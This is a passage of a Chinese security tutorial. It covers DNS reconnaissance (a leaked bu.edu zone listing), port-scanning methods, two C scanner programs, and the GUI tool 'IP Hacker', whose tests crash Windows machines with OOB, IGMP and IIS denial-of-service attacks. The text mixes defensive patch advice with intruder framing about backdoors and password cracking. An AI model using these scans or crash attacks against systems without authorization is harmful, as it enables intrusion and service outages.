bu.edu      86400 IN      SOA      BU.EDU HOSTMASTER.BU.EDU(
                961112121      ;serial (version)
                900      ;refresh period
                900      ;retry refresh this often
                604800      ;expiration period
```

```
                86400       ;minimum TTL
                )
    bu.edu      86400 IN    NS      SOFTWARE.BU.EDU
    bu.edu      86400 IN    NS      RS.INTERNIC.NET
    bu.edu      86400 IN    NS      NSEGC.BU.EDU
    bu.edu      86400 IN    A       128.197.27.7
```

这些本身并没有危险，只是一些机器和它们的 DNS 服务器。这些信息可以用 WHOIS 或在注册域名的站点中检索到。但看看下面几行信息：

```
    bu.edu      86400 IN    HINFO       SUN-SPARCSTATION-10/41      UNIX
    PPP-77-25.bu.edu    86400 IN    A       128.197.7.237
    PPP-77-25.bu.edu    86400 IN    HINFO       PPP-HOST        PPP-SW
    PPP-77-26.bu.edu    86400 IN    A       128.197.7.238
    PPP-77-26.bu.edu    86400 IN    HINFO       PPP-HOST        PPP-SW
    ODIE.bu.edu     86400 IN    A       128.197.10.52
    ODIE.bu.edu     86400 IN    MX      10 CS.BU.EDU
    ODIE.bu.edu     86400 IN    HINFO       DEC-ALPHA-3000/300LX        OSF1
```

从这里，我们马上就发现一台 EDC Alpha 运行的是 OSF1 操作系统。在看看：

```
    STRAUSS.bu.edu      86400 IN    HINFO       PC-PENTIUM      DOS/WINDOWS
    BURULLUS.bu.edu     86400 IN    HINFO       SUN-3/50        UNIX (Ouch)
    GEORGETOWN.bu.edu       86400 IN    HINFO       MACINTOSH       MAC-OS
    CHEEZWIZ.bu.edu     86400 IN    HINFO       SGI-INDIGO-2        UNIX
    POLLUX.bu.edu       86400   IN      HINFO       SUN-4/20-SPARCSTATION-SLC
UNIX
    SFA109-PC201.bu.edu     86400 IN    HINFO       PC      MS-DOS/WINDOWS
    UH-PC002-CT.bu.edu      86400 IN    HINFO       PC-CLONE        MS-DOS
    SOFTWARE.bu.edu     86400 IN    HINFO       SUN-SPARCSTATION-10/30      UNIX
    CABMAC.bu.edu       86400 IN    HINFO       MACINTOSH       MAC-OS
    VIDUAL.bu.edu       86400 IN    HINFO       SGI-INDY        IRIX
    KIOSK-GB.bu.edu     86400 IN    HINFO       GATORBOX        GATORWARE
    CLARINET.bu.edu     86400 IN    HINFO       VISUAL-X-19-TURBO       X-SERVER
    DUNCAN.bu.edu       86400 IN    HINFO       DEC-ALPHA-3000/400      OSF1
    MILHOUSE.bu.edu     86400 IN    HINFO       VAXSTATION-II/GPX       UNIX
    PSY81-PC150.bu.edu      86400 IN    HINFO       PC      WINDOWS-95
    BUPHYC.bu.edu       86400 IN    HINFO       VAX-4000/300        OpenVMS
```

可见，任何人都能通过在命令行里键入一个命令，就能收集到一个域里的所有计算机的重要信息。而且只化了 3 秒时间。

我们利用上述有用的网络命令，可以收集到许多有用的信息，比方一个域里的名字服务器的地址，一台计算机上的用户名，一台服务器上正在运行什么服务，这个服务是哪个软件提供的，计算机上运行的是什么操作系统。

如果你知道目标计算机上运行的操作系统和服务应用程序后，就能利用已经发现的他们的漏洞来进行攻击。如果目标计算机的网络管理员没有对这些漏洞及时修补的话，入侵者能

轻而易举的闯入该系统，获得管理员权限，并留下后门。

如果入侵者得到目标计算机上的用户名后，能使用口令破解软件，多次试图登录目标计算机。经过尝试后，就有可能进入目标计算机。得到了用户名，就等于得到了一半的进入权限，剩下的只是使用软件进行攻击而已。

2．2　端口扫描途径

2.2.1 什么是扫描器

扫描器是一种自动检测远程或本地主机安全性弱点的程序，通过使用扫描器你可一不留痕迹的发现远程服务器的各种 TCP 端口的分配及提供的服务和它们的软件版本！这就能让我们间接的或直观的了解到远程主机所存在的安全问题。

2.2.2 工作原理

扫描器通过选用远程 TCP/IP 不同的端口的服务，并记录目标给予的回答，通过这种方法，可以搜集到很多关于目标主机的各种有用的信息（比如：是否能用匿名登陆！是否有可写的 FTP 目录，是否能用 TELNET，HTTPD 是用 ROOT 还是 nobady 在跑！）

2.2.3　扫描器的功能

扫描器并不是一个直接的攻击网络漏洞的程序，它仅仅能帮助我们发现目标机的某些内在的弱点。一个好的扫描器能对它得到的数据进行分析，帮助我们查找目标主机的漏洞。但它不会提供进入一个系统的详细步骤。

扫描器应该有三项功能：发现一个主机或网络的能力；一旦发现一台主机，有发现什么服务正运行在这台主机上的能力；通过测试这些服务，发现漏洞的能力。

编写扫描器程序必须要很多 TCP/IP 程序编写和 C, Perl 和或 SHELL 语言的知识。需要一些 Socket 编程的背景，一种在开发客户/服务应用程序的方法。开发一个扫描器是一个雄心勃勃的项目，通常能使程序员感到很满意。

下面对常用的端口扫描技术做一个介绍。

1　TCP connect() 扫描

这是最基本的 TCP 扫描。操作系统提供的 connect()系统调用，用来与每一个感兴趣的目标计算机的端口进行连接。如果端口处于侦听状态，那么 connect()就能成功。否则，这个端口是不能用的，即没有提供服务。这个技术的一个最大的优点是，你不需要任何权限。系统中的任何用户都有权利使用这个调用。另一个好处就是速度。如果对每个目标端口以线性的方式，使用单独的 connect()调用，那么将会花费相当长的时间，你可以通过同时打开多个套接字，从而加速扫描。使用非阻塞 I/O 允许你设置一个低的时间用尽周期，同时观察多个套接字。但这种方法的缺点是很容易被发觉，并且被过滤掉。目标计算机的 logs 文件会显示一连串的连接和连接是出错的服务消息，并且能很快的使它关闭。

2　TCP SYN 扫描

这种技术通常认为是“ 半开放 ”扫描，这是因为扫描程序不必要打开一个完全的 TCP 连接。扫描程序发送的是一个 SYN 数据包，好象准备打开一个实际的连接并等待反应一样（参考 TCP 的三次握手建立一个 TCP 连接的过程）。一个 SYN|ACK 的返回信息表示端口处于侦听状态。一个 RST 返回，表示端口没有处于侦听态。如果收到一个 SYN|ACK，则扫描

程序必须再发送一个 RST 信号，来关闭这个连接过程。这种扫描技术的优点在于一般不会在目标计算机上留下记录。但这种方法的一个缺点是，必须要有 root 权限才能建立自己的 SYN 数据包。

3　TCP FIN 扫描

有的时候有可能 SYN 扫描都不够秘密。一些防火墙和包过滤器会对一些指定的端口进行监视，有的程序能检测到这些扫描。相反，FIN 数据包可能会没有任何麻烦的通过。这种扫描方法的思想是关闭的端口会用适当的 RST 来回复 FIN 数据包。另一方面，打开的端口会忽略对 FIN 数据包的回复。这种方法和系统的实现有一定的关系。有的系统不管端口是否打开，都回复 RST，这样，这种扫描方法就不适用了。并且这种方法在区分 Unix 和 NT 时，是十分有用的。

4　IP 段扫描

这种不能算是新方法，只是其它技术的变化。它并不是直接发送 TCP 探测数据包，是将数据包分成两个较小的 IP 段。这样就将一个 TCP 头分成好几个数据包，从而过滤器就很难探测到。但必须小心。一些程序在处理这些小数据包时会有些麻烦。

5　TCP 反向 ident 扫描

ident 协议允许(rfc1413)看到通过 TCP 连接的任何进程的拥有者的用户名，即使这个连接不是由这个进程开始的。因此你能，举个例子，连接到 http 端口，然后用 identd 来发现服务器是否正在以 root 权限运行。这种方法只能在和目标端口建立了一个完整的 TCP 连接后才能看到。

6　FTP 返回攻击

FTP 协议的一个有趣的特点是它支持代理（proxy）FTP 连接。即入侵者可以从自己的计算机 a.com 和目标主机 target.com 的 FTP server-PI(协议解释器)连接，建立一个控制通信连接。然后，请求这个 server-PI 激活一个有效的 server-DTP(数据传输进程)来给 Internet 上任何地方发送文件。对于一个 User-DTP，这是个推测,尽管 RFC 明确地定义请求一个服务器发送文件到另一个服务器是可以的。但现在这个方法好象不行了。这个协议的缺点是"能用来发送不能跟踪的邮件和新闻，给许多服务器造成打击，用尽磁盘，企图越过防火墙"。

我们利用这个的目的是从一个代理的 FTP 服务器来扫描 TCP 端口。这样，你能在一个防火墙后面连接到一个 FTP 服务器，然后扫描端口（这些原来有可能被阻塞）。如果 FTP 服务器允许从一个目录读写数据，你就能发送任意的数据到发现的打开的端口。

对于端口扫描，这个技术是使用 PORT 命令来表示被动的 User DTP 正在目标计算机上的某个端口侦听。然后入侵者试图用 LIST 命令列出当前目录，结果通过 Server-DTP 发送出去。如果目标主机正在某个端口侦听，传输就会成功（产生一个 150 或 226 的回应）。否则，会出现"425 Can't build data connection: Connection refused."。然后，使用另一个 PORT 命令，尝试目标计算机上的下一个端口。这种方法的优点很明显，难以跟踪，能穿过防火墙。主要缺点是速度很慢，有的 FTP 服务器最终能得到一些线索，关闭代理功能。

这种方法能成功的情景：

220 xxxxxxx.com FTP server (Version wu-2.4(3) Wed Dec 14 ...) ready.

220 xxx.xxx.xxx.edu FTP server ready.

220 xx.Telcom.xxxx.EDU FTP server (Version wu-2.4(3) Tue Jun 11 ...) ready.
220 lem FTP server (SunOS 4.1) ready.
220 xxx.xxx.es FTP server (Version wu-2.4(11) Sat Apr 27 ...) ready.
220 elios FTP server (SunOS 4.1) ready

这种方法不能成功的情景：
220 wcarchive.cdrom.com FTP server (Version DG-2.0.39 Sun May 4 ...) ready.
220 xxx.xx.xxxxx.EDU Version wu-2.4.2-academ[BETA-12](1) Fri Feb 7
220 ftp Microsoft FTP Service (Version 3.0).
220 xxx FTP server (Version wu-2.4.2-academ[BETA-11](1) Tue Sep 3 ...) ready.
220 xxx.unc.edu FTP server (Version wu-2.4.2-academ[BETA-13](6) ...) ready.

7 UDP ICMP 端口不能到达扫描

这种方法与上面几种方法的不同之处在于使用的是 UDP 协议。由于这个协议很简单，所以扫描变得相对比较困难。这是由于打开的端口对扫描探测并不发送一个确认，关闭的端口也并不需要发送一个错误数据包。幸运的是，许多主机在你向一个未打开的 UDP 端口发送一个数据包时，会返回一个 ICMP_PORT_UNREACH 错误。这样你就能发现哪个端口是关闭的。UDP 和 ICMP 错误都不保证能到达，因此这种扫描器必须还实现在一个包看上去是丢失的时候能重新传输。这种扫描方法是很慢的，因为 RFC 对 ICMP 错误消息的产生速率做了规定。同样，这种扫描方法需要具有 root 权限。

8　UDP recvfrom()和 write() 扫描

当非 root 用户不能直接读到端口不能到达错误时，Linux 能间接地在它们到达时通知用户。比如，对一个关闭的端口的第二个 write()调用将失败。在非阻塞的 UDP 套接字上调用 recvfrom()时，如果 ICMP 出错还没有到达时回返回 EAGAIN-重试。如果 ICMP 到达时，返回 ECONNREFUSED-连接被拒绝。这就是用来查看端口是否打开的技术。

9　ICMP echo 扫描

这并不是真正意义上的扫描。但有时通过 ping，在判断在一个网络上主机是否开机时非常有用。

2．3 一个简单的扫描程序

下面是一个端口扫描器的源程序，功能相当的简单，一个典型的 TCP connect()扫描。没有对返回的数据进行分析。

```
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <errno.h>
#include <netdb.h>
#include <signal.h>

int main(int argc, char **argv)
```

```
{
    int probeport = 0;
    struct hostent *host;
    int err, i, net;
    struct sockaddr_in sa;

    if (argc != 2) {
        printf("用法: %s hostname\n", argv[0]);
        exit(1);
    }

    for (i = 1; i < 1024; i++) { //这里有点不是很好，可以将主机地址放在循环外
        strncpy((char *)&sa, "", sizeof sa);
        sa.sin_family = AF_INET;
        if (isdigit(*argv[1]))
            sa.sin_addr.s_addr = inet_addr(argv[1]);
        else if ((host = gethostbyname(argv[1])) != 0)
            strncpy((char *)&sa.sin_addr, (char *)host->h_addr, sizeof sa.sin_addr);
        else {
            herror(argv[1]);
            exit(2);
        }
        sa.sin_port = htons(i);
        net = socket(AF_INET, SOCK_STREAM, 0);
        if (net < 0) {
            perror("\nsocket");
            exit(2);
        }
        err = connect(net, (struct sockaddr *) &sa, sizeof sa);
        if (err < 0) {
            printf("%s %-5d %s\r", argv[1], i, strerror(errno));
            fflush(stdout);
        } else {
            printf("%s %-5d accepted.                                    \n", argv[1], i);
            if (shutdown(net, 2) < 0) {
        perror("\nshutdown");
        exit(2);
            }
        }
        close(net);
    }
    printf("                                                                    \r");
    fflush(stdout);
    return (0);
```

```
}
```

下面这个又是一个端口器：

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include "netdb.h"
struct hostent *gethostbyaddr();
void bad_addr();
main(argc, argv)
        int         argc;
        char        *argv[];
{
        char                    addr[4];
        int                     i, j,
                                a0, a1, a2, a3,
                                c,
                                classB, classC, single, hex;
        char                    *fmt = "%d.%d.%d";
        char                    **ptr;
        struct hostent    *host;
        extern char         *optarg;
        classB = classC = single = hex = 0;
        while((c = getopt(argc,argv,"bcsx")) != EOF) {
                switch(c) {
                case 'b':
                        classB++;
                        break;
                case 'c':
                        classC++;
                        break;
                case 's':
                        single++;
                        break;
                case 'x':
                        hex++;
                        break;
                }
        }
        if(classB == 0 && classC == 0 && single == 0) {
                fprintf(stderr, "usage: %s [-b||-c||-s] [-x] xxx.xxx[.xxx[.xxx]]\n", argv[0]);
                exit(1);
        }
        if(classB)
                if(hex) {
```

```
                        fmt = "%x.%x";
                        sscanf(argv[3], fmt, &a0, &a1);
                } else {
                        fmt = "%d.%d";
                        sscanf(argv[2], fmt, &a0, &a1);
                }
        else if(classC)
                if(hex) {
                        fmt = "%x.%x.%x";
                        sscanf(argv[3], fmt, &a0, &a1, &a2);
                } else {
                        fmt = "%d.%d.%d";
                        sscanf(argv[2], fmt, &a0, &a1, &a2);
                }
        else if(single)
                if(hex) {
                        fmt = "%x.%x.%x.%x";
                        sscanf(argv[3], fmt, &a0, &a1, &a2, &a3);
                } else {
                        fmt = "%d.%d.%d.%d";
                        sscanf(argv[2], fmt, &a0, &a1, &a2, &a3);
                }
        sscanf(argv[1], fmt, &a0, &a1, &a2);
        addr[0] = (unsigned char)a0;
        addr[1] = (unsigned char)a1;
        if(a0>255||a0<0)
                bad_addr(a0);
        if(a1>255||a1<0)
                bad_addr(a1);
        if(classB) {
                if(hex)
                        printf("Converting address from hex. (%x.%x)\n", a0, a1);
                printf("Scanning Class B network %d.%d...\n", a0, a1);
                while(j!=256) {
                        a2=j;
                        addr[2] = (unsigned char)a2;
jmpC:
                if(classC)
                        if(hex)
                                printf("Converting address from hex. (%x.%x.%x)\n",
a0, a1, a2);
                        printf("Scanning Class C network %d.%d.%d...\n", a0, a1, a2);
                while(i!=256) {
                        a3=i;
```

```
                                addr[3] = (unsigned char)a3;
    jmpS:
                                if ((host = gethostbyaddr(addr, 4, AF_INET)) != NULL) {
                                        printf("%d.%d.%d.%d  =>  %s\n",  a0,  a1,  a2,  a3,
host->h_name);
                                        ptr = host->h_aliases;
                                        while (*ptr != NULL) {
                                                printf("%d.%d.%d.%d => %s (alias)\n", a0,
a1, a2, a3, *ptr);
                                                ptr++;
                                        }
                                }
                                if(single)
                                        exit(0);
                                i++;
                        }
                        if(classC)
                                exit(0);
                        j++;
                        }
                } else if(classC) {
                        addr[2] = (unsigned char)a2;
                        if(a2>255||a2<0)
                                bad_addr(a2);
                        goto jmpC;
                } else if(single) {
                        addr[2] = (unsigned char)a2;
                        addr[3] = (unsigned char)a3;
                        if(a2>255||a2<0)
                                bad_addr(a2);
                        if(a3>255||a3<0)
                                bad_addr(a3);
                        goto jmpS;
                }
                exit(0);
    }
    void
    bad_addr(addr)
                int *addr;
    {
                printf("Value %d is not valid.\n", addr);
                exit(0);
    }
```

第三章　IP Hacker——网络安全漏洞测试工具

IP Hacker 是由龙乡剑客开发的一个集域名转换、主机探测、端口扫描和漏洞重现于一体的综合性网络安全工具。用它你可以检测你的操作系统存在的某些漏洞，及时做出对策。言归正传，我们来看看 IP Hacker 怎样来工作的。


3．1　IP Hacker 安装

IP Hacker 要求在 WINDOWS 系统下使用，它不需要安装，直接运行 iphacker.EXE 可执行文件,界面（如图 3-1），在这儿你可以看到版本信息、作者信息、本机的 IP 地址。其他几个界面提供了简单的使用说明及注意事项。你如果在 Windws 95/97 上运行出现“创建套接字失败!”的话，请安装补丁文件：w95ws2setup.exe。

3．2　IP Hacker 的使用


3．2．1　IP Hacker 的 Tools 功能：

1、　域名=>IP：(如图 3-2)



你可以通过此项取得网站的 IP 地址，你所作的只是在“域名”后输入如“WWW.PCFRIEND.COM”之类的网站名成，点击转换，没反应是吧，NO,NO,肯定有的，你可能没注意罢了，看看左上角的“要测试的 IP 地址”处，没有骗你吧？要是还没有的话，那就是该域名可能不存在，或者还没生效。

2、 Ping：（如图 3-3）



一个常用的命令，你一定知道干什么的：它用来探测远程目标 IP 主机是否正与 Internet 处于连接状态。它默认的 IP 地址是你上次由“域名=IP”中查到的 IP 地址，当然，你可以在这里输入你相查的任何 IP 地址。看到旁边那个熟悉的图标，不用我说吧，粘贴板中的 IP 地址可以直接粘贴到此处。下边的包、超时、TTL 任由你编辑，开始 PING 吧，很快，你会从下边的消息框中看到你需要的东东：显示有你连接的 IP 主机的 IP 地址、发送的字节数、接收的字节数、所用的时间、目标主机与 INTERNET 的连接状态。

3、 主机信息 ：（如图 3-4）


在此，只要点击查询，过一会儿，等左下脚的进度条完成后，你将可以了解到对应于“要测试的 IP 地址”处 IP 地址的远程机器一些配置信息：包括对方所用的操作系统类型，是否提供 http、ftp、pop3、smtp、telnet、netbios、socks、dns 等常用服务，并部分地给出细节供分析。

4、[端口扫描]：（如图 3-5）

这个时候你需要有点耐心，在“起始端口”和“终止端口”填写你需要查看的端口范围，线程数量也由你自己啦。“开始”吧！已经扫的端口数量会不但的增加。下面的内容看到没，是不是很详细的，端口号、协议以及描述全显示出来啦。很爽吧。悄悄告诉你，使用多线程技术实现对 IP 主机端口的高速扫描可以很快把 IP 主机在 1-65535 端口范围内开放的各种服务细节报告出来。


3．2．2　漏洞测试范围

1、　Windows 95/97(95OS2)版的 OOB 漏洞（如图 3-6）




选 OOB,再选一个端口号(一般选 135 端口即可),开始测试,是不是出现系统蓝屏、TCP/IP 栈崩溃、系统重新启动的现象。怎么办呢？有没解决的方法？有的,你只需要升级 WINDOWS 或者安装专门的补丁程序就可以啦。

2、　Windows 98/98se 版的 IGMP 漏洞（如图 3-7）




主要是测试 Windows98/98se 的 IGMP 漏洞，选择 IGMP 项，填写端口、包的大小、数量，开始“测试”，怎么啦？又是系统蓝屏、TCP/IP 栈崩溃、系统重新启动等现象。我当时一开始测试，机器就重新启动啦。解决的办法还是升级 WINDOWS 或者安装专门的补丁程序。

3、　Windows NT 3.51/4.0 的 OOB 漏洞（如图 3-8）




测试对象是 Windows NT 3.51/4.0 的 OOB 漏洞，在 WinNT 下选 OOB 项，选端口，一般情况下，对 139/135 端口进行测试即可，表现的特征：系统蓝屏、TCP/IP 栈崩溃、系统重新启动。解决方案是：升级 WinNT 或者安装最新的 Server Pack 包。

4、　Windows NT - IIS 4.0 的 D.O.S 漏洞(如图 3-9)



测试对象是 Windows NT -IIS4.0 的 D.O.S 漏洞，在 WinNT 下选 D.O.S 项即可以进行测试，漏洞表现的特征：系统崩溃、拒绝所有的 WEB 服务。只要你安装发布在 WWW.MICROSOFT.COM 上的 Patch 包就会得到解决。注意的一点是：它于常见的 D.O.S 工具不同，功能超强，速度快，对 95%以上的 IIS 4.0 都有效，因此请勿滥用，负责会被纪录，到时刻会麻烦到家的。

5、　Windows NT 3.51/4.0 的 FTP 漏洞（如图 3-10）



主要测试 Windows NT 3.51/4.0 的 FTP Server 系统漏洞。漏洞表现的特征：系统崩溃、拒绝所有的 WEB 服务。在 WinNT 下选 FTP 项后可开始测试。解决方案:升级服务器软件系统或安装 Patch 包。

3．3　IP Hacker 的免疫

看到 IP Hacker 的威力后，你肯定想避免别人用该工具来测试你的操作系统存在的漏洞。
对于 Windows98 第一版，安装免疫程序：up98.exe;
对于 Windows98 第二版，安装免疫程序：up98.exe;
Windows 95 和 Windows NT，安装免疫程序：antinuke.exe；
其实对于 Windows NT， 若你已经安装了 Server Pack3 后就已经具有了免疫功能。

3．4　常见问题分析：

1、 当你在测试时，发现有时测试无效，可能有两个原因：
（1）、对方已经免疫；（2）、测试的次数太少。
2、用测试“Win95/98/NT”时，开始正常，而后来就会有报告“无法连接远程计算机!”。可能是对方的计算机已经离线或系统的 TCP/IP 栈已崩溃 。

远程探测操作系统是一项相当复杂的技术，目前还基本没有一种方法能够彻底解决，因此有时 IPHacker 报告会有失误。在使用时有时和死机一样，程序没有反应，这一般是等待远程机器回应造成的，等一会即可，若超过 3 分钟还没有反应，请用
CTRL+ALT+DEL 在任务中直接杀掉本进程。另外，IP Hacker 的设计目的是用于经允许的安全检测，所以没有做任何隐藏技术处理，并且不允许使用代理服务器，因此，当用 IP Hacker 时会被跟踪记录。

第四章　IP 安全工具——Sec

